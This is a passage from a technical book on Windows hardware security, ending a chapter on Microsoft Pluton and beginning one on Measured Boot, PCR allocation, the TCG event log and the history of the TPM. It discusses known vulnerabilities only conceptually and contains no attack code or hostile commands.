Want Microsoft-committed Rust foundation on 2024+ AMD/Intel	Need multi-vendor silicon sourcing
Want on-die dedicated TEE versus shared PSP/CSME	Datacenter SoC integration (Caliptra)




Figure 3.8: Procurement decision tree: choose Pluton, dTPM, or Caliptra based on fleet shape and regulatory posture.

We started with the question Microsoft answered architecturally before the TPM chapter (Chapter 2) posed it. Where does that leave the political question that even the architectural answer cannot resolve?

A closing tied to the TPM chapter

Return to the line that opened this chapter. *"The TPM was supposed to be the part of the system you didn't have to trust anyone for. Twenty-five years later, the trust question is back, and the answer is now political"* [39]. The architectural answer to that question existed inside an Xbox before the question was asked. Twelve years of Microsoft security silicon: Xbox One in 2013, Project Sopris in 2015, the *Seven Properties* paper in 2017, Project Cerberus in 2017, Azure Sphere in 2018, Pluton-on-PC in 2020, AMD Ryzen 6000 silicon in 2022, Linux 6.3 driver in 2023, Caliptra 1.0 in 2024, and the CVE-2025-2884 dwell-time test in 2025, have shaped the on-die security processor on the modern Windows 11 client.

This chapter's own answer is direct. Pluton makes the political question concrete and unavoidable, but it does not resolve it. On-die closes the bus surface. A dedicated Pluton subsystem narrows the shared-TEE blast radius that defeated AMD fTPM. A Rust-based foundation on 2024+ AMD and Intel systems narrows the bug class that has driven the firmware-CVE economy for a decade. Windows Update adds an OS-startup firmware loading path alongside UEFI capsules for the SPI-resident early image. *Each design choice narrows a 2014-2024 attack class. Each design choice places a new trust in Microsoft.* The trust question is now visible at every level of the stack: silicon supply chain, firmware language, signing key, update channel, regulatory jurisdiction. It does not go away because Microsoft engineered the chip well. It goes from being a technical question to being a procurement question.

> ▸ **THESIS RESTATEMENT** Pluton makes the political question concrete and unavoidable, but it does not resolve it.

The closing image is operational. An engineer running `Get-Tpm` on a physical Windows 11 laptop in 2026 reads a four-letter token in the manufacturer string, then cross-checks Plug and Play to rule out the vTPM ambiguity. `MSFT`, when that cross-check shows Pluton, is what twelve years of Microsoft security silicon buys you. It is what closed the bus surface that the TPM chapter's $40 FPGA exploited (Chapter 2). It is what narrows the shared-TEE surface that faulTPM extracted state from. It is what gives the Windows Update channel firmware to load during Windows startup. It is also what places a Microsoft-controlled firmware authority in the trust path for every Pluton-equipped Windows 11 client. That four-letter token is this

chapter's subject, the TPM chapter's epilogue (Chapter 2), and the next decade's procurement question.

▪ **BEQUEATHS** Pluton hands the next link one guarantee, narrow and load-bearing: an on-die root of trust whose stored keys and signed reports survive a physical-access adversary on the bus, and whose post-boot firmware has an OS-delivered update path in addition to OEM capsules for the SPI-resident early image. That anchor is what the Measured Boot chapter (Chapter 4) extends every boot-stage hash into, and what the Attestation chapter (Chapter 5) signs its quotes over. Neither chapter has to re-establish where the measurement registers physically live or trust the bus that reaches them. But the bequest stops at the *anchor*. Pluton measures nothing on its own: the act of measuring the boot chain, and the gap where the *wrong code can measure itself* (a Root of Trust for Execution, which Pluton is not), belong to the Measured Boot chapter (Chapter 4) and the Attestation chapter (Chapter 5). It proves no *liveness* of the right code at runtime: the runtime-environment problem is the Attestation chapter's (Chapter 5). It makes no claim over a secret once that secret is unsealed into OS RAM: the Volume Master Key after release belongs to the Secure Kernel chapter (Chapter 6) and VBS-based key isolation. And it offers no documented *non-Microsoft* firmware authority: single-signer revocation, sovereign jurisdiction, and pre-ship supply-chain integrity are Pluton-named open problems the back-matter *Unfinished Chain* inherits. The chain moves the root onto the die and adds a Windows Update firmware path; it does not yet move the *measurement*, the *liveness proof*, or the *in-RAM secret* out of reach.

CHAPTER 4

Measured Boot

TRUST-CHAIN LEDGER

INHERITS	the PCR primitive, a register you can only *extend* (`PCR[N]:= H(PCR[N] || measurement)`), plus sealing and `TPM2_Quote` (Chapter 2, The TPM); Secure Boot enforcement, firmware that refuses any boot component unsigned under `db`/`dbx`, whose policy decision is itself measured into PCR[7] (Chapter 1, Secure Boot); and a silicon-rooted anchor for the very first measurement (Chapter 3, Pluton).
PROMISE	Windows records the boot-time code and configuration inputs that its firmware and loader measure from platform reset to the kernel's ready-to-boot separator as one ordered, tamper-evident hash chain in the TPM's PCRs, so a BitLocker seal or a remote verifier can detect changes to the selected boot profile it was bound to.
TCB	the silicon CRTM (Boot Guard ACM / AMD PSP / Pluton-backed firmware), the TPM's extend-and-hash implementation, and every stage measuring its successor *before* transferring control. The verifier that decides whether the measured state is *good* sits deliberately outside this TCB.
ADVERSARY → BREAK	an attacker who reproduces a seal-time PCR set with a still-signed but vulnerable binary (bitpixie, CVE-2023-21563) unseals the key the TPM was told to protect; malicious firmware can extend an honest digest yet hand the OS a forged event in the *unsigned* log. The Promise ends at "a faithful record of what ran". Never "what ran was trustworthy."
RESIDUAL	whether the measured state is *good* (replaying the unsigned log and judging it) is not decided here → owned by Chapter 5

	(Attestation); post-`EV_SEPARATOR` runtime compromise is invisible to PCRs → runtime attestation, layered above measured boot.
BEQUEATHS	an ordered, replayable, TPM-quotable record of the boot, handed to Chapter 5 (Attestation). Does NOT provide: a verdict, or any enforcement. Measurement reports what ran, it does not refuse a bad boot.
PROOF	○ documented: Microsoft Learn (`tpmtool`, `Tbsi_Get_TCG_Log`, BitLocker countermeasures) and the bitpixie disclosures (38C3 / Neodyme / SySS). No ✓ silicon capture exists in `book/evidence/` for this chapter.

From reset to a PCR-Bound BitLocker key

> **The Reasoner's question.** How does Windows turn firmware, Secure Boot policy, boot manager, OS loader configuration, boot modules, ELAM, and boot authorities into PCR state, and why does that state decide whether the disk unlocks?

▪ **FOUNDATIONS — VOCABULARY FOR THIS CHAPTER**

- **PCR, sealing, and Measured-Boot-vs-Secure-Boot** are recapped in Foundations (Chapter 0) and owned by the TPM chapter (Chapter 2) and the Secure Boot chapter (Chapter 1). In one line: a PCR is a TPM register you can only *extend* (`PCR[N]:= H(PCR[N] || measurement)`); sealing releases a secret only when the PCRs match the state captured at seal time; Secure Boot *enforces*, while Measured Boot *reports*.
- **SRTM.** The Static Root of Trust for Measurement: the early boot path rooted in the CRTM and platform firmware. SRTM begins at reset and measures firmware, platform configuration, option ROMs, Secure Boot variables, the boot manager, and the Windows boot-time transcript.
- **CRTM.** The Core Root of Trust for Measurement: the smallest low-level code or silicon-rooted firmware that the platform treats as axiomatic. Modern PCs implement this through mechanisms such as Intel Boot Guard, AMD PSP firmware, or a Pluton-backed security-processor path.
- **TCG event log / WBCL.** The ordered event list that explains the PCRs. PCR values are the tamper-resistant summary inside the TPM; the event log is the replayable narrative. Windows exposes the Windows Boot Configuration Log (WBCL), "also referred to as a TCG log," through TPM Base Services.
- **Correct Windows PCR split.** PCR[11] is the **BitLocker access-control PCR**: the index BitLocker seals to. Windows boot-component code measurements do **not** go there. Boot-application configuration and BCD state go to PCR[12]; boot

> module details, boot-critical drivers, and ELAM go to PCR[13]; boot authorities go to PCR[14]. The default BitLocker UEFI profile is `0x880`, meaning PCR[7] plus PCR[11].

Measured Boot is the system that lets Windows prove the measured boot-time path from power-on to the kernel's ready-to-boot separator. A small immutable block called the CRTM measures the next stage, extending a SHA-256 digest into a TPM register (a PCR); each stage measures its successor, building a hash chain whose final value is determined by the ordered sequence of measured boot inputs. BitLocker seals its Volume Master Key to a subset of those PCRs, so an unexpected change in the selected profile (for example Secure Boot policy or BitLocker access-control state on the modern default, and firmware or boot-manager code on stricter profiles) can force a 48-digit recovery prompt. The chain runs event by event from reset to the early OS handoff; reading it is what explains why bitpixie (CVE-2023-21563) was dangerous on TPM-only deployments, and what turns a Monday-morning recovery storm into six predictable commands.

Two PCs that hash differently

At 06:00 on a Tuesday in March 2024, a senior administrator at a 500-seat law firm finishes patching her fleet of Dell OptiPlex 7090 desktops overnight. At 08:42 she has answered her 173rd help-desk ticket, all variations on the same theme: *Why is my PC asking for a 48-digit BitLocker recovery key?* The answer (the answer the rest of this chapter exists to make obvious) is that a single 32-byte SHA-256 register on every machine in her fleet now holds a different number than it did yesterday, and BitLocker's seal is bound to that number.

The patch she applied to make the fleet safer is the patch that locked it out.

Across town a second firm runs the modern default UEFI BitLocker profile, `0x880` (PCR[7]+PCR[11]). Those machines absorb a firmware-only UEFI delta that moves PCR[0] without a single recovery prompt, because PCR[0] is not in the selected seal profile. If the same maintenance changes Secure Boot policy (`db`, `dbx`, `PK`, or `KEK`) PCR[7] moves and those machines can still recover. Secured-core Secure Launch [179] is a separate attestation benefit: it adds a DRTM evidence plane in PCR[17-22], but default TPM-only BitLocker still keys off PCR[7] and PCR[11].

> **Platform Configuration Register (PCR), recap.** The TPM chapter (Chapter 2) owns this primitive: a register you cannot write, only *extend* (`PCR[N]:= H(PCR[N] || measurement)`, where `H` is a cryptographic hash) that resets to zero only at platform reset. A TPM 2.0 carries 24 PCRs per hash bank, with banks for SHA-1, SHA-256, SHA-384, SHA-512, and SM3-256. What *this* chapter adds is the content: what gets extended, in what order, from reset to the ready-to-boot separator.
>
> **Measured Boot.** A boot mode in which every stage of platform initialization hashes the next stage's code and configuration into one or more PCRs *before* transferring control. Measured Boot is *reporting*, not *enforcement*. It records what ran, but does not refuse to run anything. Secure Boot is the enforcement counterpart that refuses unsigned code; the two cooperate. Microsoft's `Trusted Boot` [9] extends the measurement chain into the Windows kernel.

Every byte that went into that hash can be named, every administrative action's effect on it predicted, and the TCG event log read on your own machine to confirm. Which is what the rest of this chapter does. It is also why the BitLocker seal is, in some configurations, a Faraday cage built on top of a fence the verifier never opened, and why the chip Microsoft calls the *Trusted* Platform Module knows nothing of trust (only of arithmetic over hashes) while the verifier, which knows what good looks like, is always someone other than the chip.

But first, the historical answer: how did a 32-byte register get into the position of deciding whether a PC boots cleanly or asks for a 48-digit key?

Origins: Arbaugh 1997 and the chain-of-hashes axiom

The first paper to take the boot problem seriously is also one of the calmest. In 1997, three researchers at the University of Pennsylvania Distributed Systems Laboratory, William A. Arbaugh, David J. Farber, and Jonathan M. Smith: presented *A Secure and Reliable Bootstrap Architecture* [180] at the IEEE Symposium on Security and Privacy in Oakland. They opened with a line that ages disconcertingly well: "we find it surprising, given the great attention paid to operating system security that so little attention has been paid to the underpinnings required for secure operation, e.g., a secure bootstrapping phase for these operating systems."

They built a working prototype. A Pentium-class PC. A modified BIOS. A small PROM expansion card with public-key certificates. And, threaded through everything, an inductive structure they called AEGIS.

> **Chain of Trust.** An ordered sequence in which each stage of platform initialization verifies the cryptographic identity of the next stage *before* it executes. If every link verifies its successor, an external observer who trusts the first link transitively trusts the chain, modulo the cryptographic strength of the verification primitive.

AEGIS divided the boot into six levels (0 through 5). **L0** was a small trusted ROM that ran the first POST phase, the signature-verification routines, and recovery code. **L1** was the rest of the BIOS code plus CMOS. **L2** was option-ROM expansion cards (the era's GPUs, network cards, SCSI controllers). **L3** was the operating system boot block(s). **L4** was the OS kernel. **L5** was user programs and any network hosts the kernel reached. Each level verified the next before handing off; on a failed verification, L0 recovered the broken stage from a known-good network image. (The paper also presents a "four levels of abstraction" framing for one of its figures; the article uses the canonical six-level numbering.)

> **Core Root of Trust for Measurement (CRTM).** The smallest, lowest, most immutable code that runs after platform reset. It measures the next stage of firmware and extends that measurement into PCR[0] before transferring control. Modern PCs implement the CRTM in silicon (Intel's Boot Guard Authenticated Code Module, AMD's Platform Security Processor firmware, or Microsoft's Pluton silicon) because anything mutable is not actually a root of trust.

The architectural axiom that survived 28 years of evolution is this: there is always a bottom layer you cannot verify yourself. AEGIS does not eliminate that layer; it reduces trust to *the smallest possible* unverifiable thing. The L0 trusted ROM is the axiom; everything above it is provable from the axiom. Replace "trusted ROM" with "Boot Guard ACM" or "PSP boot ROM" or "Pluton silicon firmware" and the structure does not change.

AEGIS could not, on its own, make the next pivot. It had no hardware-rooted endorsement key. It had no append-only register that could not be lied to. It had no remote-attestation primitive: the L0 ROM trusted itself, but an external auditor was forced to trust the BIOS's own report of the bootstrap. The trick AEGIS could not pull off is the trick the Trusted Computing Platform Alliance was about to attempt: *make the root a chip*. (Arbaugh continued the work at the University of Maryland and later took a senior position at the National Security Agency. The bootstrap problem followed him; in 2005 he co-authored an early TPM-on-Linux

survey that anticipates several of the PCR allocation conventions that PFP would formalize.)

The TCPA was founded on October 11, 1999 [73] by Compaq, Hewlett-Packard, IBM, Intel, and Microsoft. Its first specification [73] shipped January 30, 2001. The first hardware-TPM-equipped PC shipped on the IBM ThinkPad T30 in 2002 [73] (with a TPM 1.1-class Infineon SLB chip); the TPM **1.1b** revision deployed in volume the year after. In 2003 the TCPA was reorganised as the Trusted Computing Group, with AMD joining as a founding board member.

The thing AEGIS could not do (turn a chain of in-RAM hash comparisons into a record a remote party can trust) is what the TPM became.

Early approaches: TPM 1.1b, SHA-1, and the original PCSI

"The first TPM version that was deployed was 1.1b in 2003" [181]: Wikipedia, drawing on the TCPA shipment record. A 24-pin chip in a tiny LPC-bus package, soldered to the motherboard of a ThinkPad T30. Sixteen PCRs. One hash bank: SHA-1, 20 bytes wide. A monotonic counter. An endorsement key, fused at manufacture. A storage root key, generated at first ownership. By 2010, hundreds of millions of business PCs shipped with one. By July 28, 2016, Microsoft's Windows 10 hardware logo program required TPM 2.0 on every new OEM Windows 10 PC: desktop, mobile, and server alike [181].

The mechanic that did all the work is one operation: `TPM_Extend`. It takes a PCR index and a 20-byte digest. It produces a new PCR value defined as `PCR[N]:= SHA1(PCR[N] || digest)`.

> **Extend (TPM operation), recap.** Owned by the TPM chapter (Chapter 2): the only writable mutation a TPM permits on a PCR is `PCR[N]:= H(P || M)`. There is no `set`, no `clear` (PCRs reset only at platform reset, and some not even then). The hash chain is the *only* trace, and the next few pages show why that single property is load-bearing for boot.

That two-letter primitive (*extend*) is doing more cryptographic work than its size suggests. A PCR is not a set of measurements; it is a *sequence*. If three boot stages measure three values `a`, `b`, `c` into PCR[0] in that order, the resulting PCR encodes `H(H(H(0 || a) || b) || c)`. Reorder the stages and the final hash differs. Repeat a stage and the final hash differs. *Skip* a stage (the move every rootkit dreams of) and the final hash differs. Under collision-resistance of the underlying hash, producing the same final PCR via a different ordered sequence is computationally infeasible.

> **Why 'extend' and not 'store'.** A naive design might use the PCR as a set: write each measurement into a separate slot, and let the verifier check that the set matches a known-good baseline. That design has two pathologies. First, an attacker who controls one stage can simply *not* report its measurement and let the verifier see a smaller set than ran. Second, order doesn't matter to a set; an attacker can rearrange the stages and slip a measured-but-vulnerable component in early, where its measurement still "matches" the baseline. > Extend solves both. You cannot omit a stage without changing the final hash. You cannot reorder. You cannot insert. The cost is that *the verifier cannot read the PCR as a list of measurements*. It has to be given the list (the TCG event log) separately and re-derive the final PCR by replaying the extends. This is the trade we will meet again in the limits analysis.

The PC Client Specific Implementation (PCSI) specification carved up the 24 PCRs of TPM 1.2, the chip the TPM chapter (Chapter 2) covers, into eight indices that the world still uses today. PCR[0] holds the CRTM, the system firmware code, and the firmware host platform extensions. PCR[1] holds the host platform configuration (CMOS settings that change platform behavior). PCR[2] holds the option ROM code. PCR[3] holds the option ROM configuration. PCR[4] holds the master boot record code (and on UEFI machines, the boot-loader image). PCR[5] holds the master boot record partition table (and on UEFI machines, the boot configuration). PCR[6] holds state-transition and wake events. PCR[7] holds host platform manufacturer control: a category that, post-PFP, became Secure Boot policy.

> **PCR Bank, recap.** The TPM chapter (Chapter 2) owns banks: TPM 2.0 keeps the same PCR index once per hash algorithm, so a measurement of the same source bytes produces bank-specific digests that are extended into each active bank. That is exactly why the event-log record below must carry a *list* of digests, not one.

TPM 1.2 also defined the first remote-attestation primitive in industry hardware: `TPM_Quote`. The TPM signs a snapshot of selected PCR values plus a verifier-supplied nonce with a private key the chip alone holds (the attestation identity key, certified by a Privacy CA). The verifier checks the signature, checks the nonce, checks the AIK certificate chain, and re-derives the expected PCR set from a TCG event log delivered separately. If the re-derivation matches the signed quote, the platform's boot history is authenticated.

It worked. For a while. Then, on February 23, 2017, the SHAttered team published the first public SHA-1 collision [81]. The team was Marc Stevens (CWI Amsterdam) and Pierre Karpman (Inria), with Elie Bursztein, Ange Albertini, and

Yarik Markov (Google Research). Two PDF files with identical SHA-1 hashes. The collision cost about 110 GPU-years of compute [81]. The implication for TPM 1.2 was immediate: a 20-byte SHA-1 PCR can no longer be assumed unique under attacker-controlled input. (The SHA-1 choice in 2003 was state-of-the-art at the time, not negligence. NIST's SHA-256 had been published in 2001 but was not yet broadly trusted; SHA-1 was the IETF-blessed default for X.509 and many TLS deployments. The SHAttered collision required compute that did not exist commercially in 2003. By 2017 it required compute that anyone with a Google Cloud account could buy.)

If the cryptographic floor is broken and you cannot re-floor in place: a TPM 1.2 chip cannot grow a SHA-256 bank [181]. You replace the floor with one that can be moved. That is what TPM 2.0 became.

Evolution: TPM 2.0, hash agility, and the UEFI PFP

On April 9, 2014, the Trusted Computing Group announced the TPM Library Specification 2.0 [181]. ISO ratified the result the following year as ISO/IEC 11889-1:2015 [84], and confirmed the standard as current in a 2021 review. The change set is large (new algorithm framework, NV index ACLs, sessions, command authorization area, ECC primary keys) but the line that matters for measurement is the simplest one: PCRs now exist in *banks*.

> **Hash Agility, recap.** A TPM-2.0 property the TPM chapter (Chapter 2) owns: a hash function can be swapped without changing interfaces. It is not free. Every bank costs storage and extend time, and the verifier must agree with the prover on which bank to read. For measured boot, that agreement is the difference between a log that replays and one that does not.

A TPM 2.0 chip can run a SHA-1 bank, a SHA-256 bank, and (often) a SHA-384 bank in parallel, plus optional SHA-512 and SM3-256. The same PCR index lives once per bank. A `TPM2_PCR_Extend` call updates each selected bank with a digest already computed for that bank's algorithm; the original measured bytes may be the same, but the digest supplied to the TPM is per-algorithm. `TPM2_PCR_Allocate` reconfigures the bank set at runtime, gated by platform authorization.

The event log structure had to grow with the chip. The pre-2014 log format (`TCG_PCR_EVENT`, single SHA-1 digest) could not carry per-bank digests. The PC Client PFP defined a new structure, `TCG_PCR_EVENT2`, documented in Microsoft's `Tbsi_Get_TCG_Log` reference [182]. Its two load-bearing parts are the event log container and the multi-bank digest list.

TCG Event Log. An in-RAM ordered list of `TCG_PCR_EVENT2` records, populated by firmware and OS components in the exact order they extend digests into PCRs. The log is *unsigned*: only the PCR values are signed when the verifier later requests a quote. A verifier replays the log to re-derive the PCR values and accepts the log if the re-derivation matches the signed quote.

TPML_DIGEST_VALUES. The multi-bank digest container inside `TCG_PCR_EVENT2`. It holds a `Count` of `TPMT_HA` records, each carrying a hash-algorithm identifier (`HashAlg`, a TPM_ALG_ID) and the corresponding digest. A modern Windows log on a SHA-256-and-SHA-1 dual-bank TPM emits `Count = 2` per event with both digests of the same source bytes.

The very first event in a TPM-2.0-format log is, deliberately, a TPM-1.2-format record. From Microsoft Learn verbatim [182]: *"The Signature member of the TCG_EfiSpecIdEventStruct structure is set to a null-terminated ASCII string of `\"Spec ID Event03\"`"*. That string is the self-describing handshake: a parser that doesn't know about banks reads the legacy event and either understands it (continuing as a 1.2 parser) or recognizes the Spec ID handshake (and upgrades to the 2.0 parser). The cost of forward compatibility is precisely one event. (The "Event03" suffix is not a typo. The TCG PC Client Platform Firmware Profile defines `TCG_EfiSpecIDEventStruct` with `Signature[16]` containing the ASCII string and a `specVersionMajor`/`specVersionMinor`/`specErrata` triplet. The "03" denotes the third revision of the format. Earlier "Spec ID Event02" structures exist in pre-1.21 PFP firmware; they encode banks differently and are extremely rare in Windows-era machines.)

The bridge between the chip and the firmware is a UEFI protocol. `EFI_TCG2_PROTOCOL` [183] (UEFI 2.5 and later) exposes three calls that matter: `HashLogExtendEvent` (the one-shot "hash this blob, log it, extend the PCR" call), `GetEventLog` (return the in-progress event log to a caller), and `GetCapability` (which banks are active, which algorithms are supported). After `ExitBootServices`, the firmware publishes the final log as a UEFI configuration table; the OS reads it from there.

The Microsoft PFP-era PCR allocation is the table every modern Windows administrator should memorise.

PCR	TCG PFP definition	Microsoft WBCL convention	Linux IMA / shim convention
0	SRTM, BIOS, host platform extensions, embedded option ROMs	Firmware version (`EV_S_CRTM_VERSION`); platform firmware blob	Same
1	Host platform configuration	BIOS setup data	Same

PCR	TCG PFP definition	Microsoft WBCL convention	Linux IMA / shim convention
2	UEFI driver and application code (option ROMs)	Pluggable option ROM code	Same
3	UEFI driver and application configuration	Option ROM data	Same
4	UEFI boot manager and boot attempts	`EV_EFI_BOOT_SERVICES_APPLICATION` for `bootmgfw.efi`	Same (shim/grub image)
5	Boot manager configuration and data	Boot partition GPT, EFI variables loaded by boot manager	Same
6	Host platform manufacturer events	Wake reason, S-state events	Same
7	Secure Boot policy	`SecureBoot`/`PK`/`KEK`/`db`/`dbx` variable digests	Same
8-9	OS-loader reserved	Unused on Windows	Linux kernel measurement (some distros)
10	OS-loader reserved	Unused on Windows	IMA file measurements (canonical)
11	OS-loader reserved	BitLocker access-control PCR; the index BitLocker seals to	Unused
12	OS-loader reserved	Boot-application configuration and BCD state	Unused
13	OS-loader reserved	Boot module details, boot-critical drivers, ELAM policy and verdicts	Unused
14	OS-loader reserved	Boot authorities and code-signing authorities for boot components	shim MOK certificate enrollment
15	OS-loader reserved	Reserved	Reserved
16	Debug	Used during development	Same
17-22	Dynamic OS (DRTM use only)	Secure Launch, Authenticated Code Module	TrenchBoot, tboot
23	Application support	Reserved	Reserved

A small word on the index column: a 24-PCR TPM ranges from PCR[0] to PCR[23]. (The PFP allocates PCR[16] as a debug index that platform firmware may extend during development; the value resets to zero at TPM_Init, which is one of two PCRs (the other is PCR[23]) the platform may explicitly reset.) The allocation itself is

normative in the PFP, but it sits inside a wider policy frame: NIST SP 800-155 (BIOS Integrity Measurement Guidelines, December 2011 IPD) [184] defined the federal procurement bar for "BIOS integrity measurement", a draft that, despite never finalizing, became the de-facto procurement template for the SRTM measurement chain U.S. agencies require their suppliers to ship.

> **Why the TCG specifications return 403 in your browser.** If you click the canonical TPM 2.0 Library Specification link [83] or the PC Client PFP link [185], the trustedcomputinggroup.org host returns HTTP 403 to non-browser User-Agents and to some browser fingerprints. The specifications exist and are normative; we cite them by canonical URL. For verbatim struct definitions and the `"Spec ID Event03"` string, Microsoft's `Tbsi_Get_TCG_Log` reference [182] reproduces them word-for-word; Wikipedia's TPM article [181] corroborates the spec metadata.

Measured boot evolves through five overlapping eras and consumer layers: AEGIS in 1997; TCPA and TPM 1.1b/1.2 from 1999 through the PCSI era; TPM 2.0 and ISO/IEC 11889 hash agility beginning in 2014-2015; DRTM from Intel TXT and AMD SKINIT into Microsoft Secure Launch; and the current attestation era in which Azure Attestation, Intune DHA, and the in-flight PFP revision consume the same evidence plane.

We now have a self-describing log, a hash-agile PCR set, and a verbatim ABI. Who actually writes the log? And who reads it?

The breakthrough: One log, many consumers

Every trust decision a modern Windows machine makes about its own boot ultimately consults the same record. BitLocker's seal release. Windows Defender System Guard runtime attestation [104]. Windows Hello for Business device-bound key attestation. Microsoft Azure Attestation [186] policy evaluation. Microsoft Intune Device Health Attestation. Conditional Access posture checks. All of them ultimately rest on the same measurements: the attestation consumers replay the TCG event log against the quoted PCRs, and BitLocker's seal release binds to the live PCR values those measurements produced. One log; every feature.

This is the structural insight. It is also the reason this specification has survived three generations of attacks: the cost of designing a new attestation feature on Windows is no longer "design a new measurement plane," it is "decide which PCRs your policy cares about."

> ▸ **KEY IDEA** One log, many consumers. Every Windows trust decision about boot integrity: BitLocker unseal, System Guard attestation, Hello for Business key attestation, Azure Attestation, Intune Device Health Attestation, Conditional Access: ultimately consults the same TCG event log and the PCR snapshot it replays into. The cost of adding a new attestation feature is not a new measurement plane; it is a policy decision about which PCRs matter.
>
> One log, every feature.

The cooperative writers populate the log in pipeline order, following the Microsoft `Tbsi_Get_TCG_Log` PCR allocation [182]. Firmware (the silicon root of trust and everything above it through the UEFI driver execution environment) writes PCRs 0 through 7. The Microsoft boot manager image `bootmgfw.efi` is measured into PCR[4] by the preceding UEFI stage (an image is measured before it runs), and `bootmgfw.efi` itself writes Windows boot-application configuration into PCR[12]. PCR[11] remains the BitLocker access-control PCR: it is the index BitLocker seals to, not the bucket for kernel, HAL, or boot-driver code. The Windows OS loader `winload.efi` writes boot module details, boot-critical driver information, and ELAM policy/verdict material into PCR[13], while boot authorities are represented in PCR[14]. UEFI firmware emits an `EV_SEPARATOR` event into PCR[0-7] at the end of the firmware phase, and Windows emits separators into its own OS PCRs once the boot-time measurement phase is complete, freezing the boot-time slice of the log for verifiers.

The unified reader path mirrors the writer fan-in. `EFI_TCG2_PROTOCOL.GetEventLog` exposes the main log to firmware drivers and applications before `ExitBootServices`; events measured after that call are published separately through the `EFI_TCG2_FINAL_EVENTS_TABLE` configuration table. Windows reads both during boot and exposes the merged log (the firmware portion plus the OS-loader extensions) to user mode through `Tbsi_Get_TCG_Log` [182]. Operators read it with the inbox `tpmtool.exe` or cross-platform `tpm2_eventlog` [187] the practical guide below walks the full tool set.

In prose, the writer fan-in is this: firmware writes the SRTM platform slice into PCR[0] through PCR[7]; the UEFI BDS phase measures the Microsoft boot manager image into PCR[4]; Windows boot components then use Microsoft WBCL events without placing boot-component code in PCR[11]. PCR[11] remains the BitLocker access-control PCR. Boot-application configuration and BCD state belong in PCR[12]; boot module details, boot-critical drivers, and ELAM policy/verdict material belong in PCR[13]; boot authorities belong in PCR[14]. The kernel finishes the boot-time slice by emitting separator events.

A single canonical log eliminates per-feature reinvention. Azure Attestation does not have to parse a different log than BitLocker. Hello for Business does not have to extend its own PCRs. The verifier community (the part that knows what "good" means) builds policies on top of one shared substrate; that community is exactly where the Attestation chapter (Chapter 5) begins. Measured boot manufactures one canonical evidence plane; deciding *good* from *bad* on top of it is the next link's work, not this one's.

We have named the log abstractly. What does an actual event look like, byte by byte, on the wire?

State of the art: A line-by-line walk through the SRTM chain

We walk the chain in the exact order events are logged on a modern UEFI Windows 11 24H2 machine. Reference: a Dell OptiPlex 7090 with Boot Guard, TPM 2.0 in SHA-256-only mode, Secure Boot enabled, BitLocker with TPM-only protector bound to the PFP-default UEFI profile.

The first *measured* event, after the initial `EV_NO_ACTION` Spec ID record described above, is a `EV_S_CRTM_VERSION` record. PCR index 0. Event type `0x00000008`. One digest per active bank. Event size varies with the encoded firmware-version string. Event data is a little-endian UTF-16 firmware-version string, padded as that implementation emits it. The CRTM extends *its own* version into PCR[0] before measuring anything else. This is the foundation event.

The CRTM and PCR[0]

The very first instruction the CPU fetches after reset is not in DRAM. On a modern x86, it is in an immutable silicon region whose location and contents differ by silicon vendor.

On AMD Zen-class platforms, the Platform Security Processor (a 32-bit ARM core inside the SOC) boots first, validates the platform firmware against a key fused into silicon, and only then releases the x86 cores from reset. On Intel platforms with Boot Guard, the Authenticated Code Module is loaded from firmware into the cache-as-RAM region, signed by a key whose hash is fused into Intel chipset OTP fuses, and verified by microcode before x86 main core start. On Microsoft Pluton SKUs, the TPM-facing anchor is a distinct Microsoft-designed security-processor IP block integrated into the SoC die (Chapter 3). On AMD Ryzen 6000-series and

later parts, Pluton coexists with the existing AMD PSP and PSP-based fTPM; it is not merely a firmware mode running inside the PSP.

In every case, the platform's silicon-rooted CRTM measures the next stage of firmware before transferring control. From Microsoft's hardware-rooted trust documentation [188], verbatim: *"This technique of measuring the static early boot UEFI components is called the Static Root of Trust for Measurement (SRTM)."* The SRTM extends PCR[0] with a chain of three early events: `EV_S_CRTM_VERSION` (firmware version), `EV_S_CRTM_CONTENTS` (the immutable CRTM code hash), and `EV_POST_CODE` (the POST code region hash). Then, if the platform has a separable firmware volume, an `EV_EFI_PLATFORM_FIRMWARE_BLOB` event covers the rest of the SPI flash region per the TCG PFP event-type registry surfaced in Microsoft's `Tbsi_Get_TCG_Log` reference [182]. The PFP closes PCR[0] with an `EV_SEPARATOR` event at the BDS boundary.

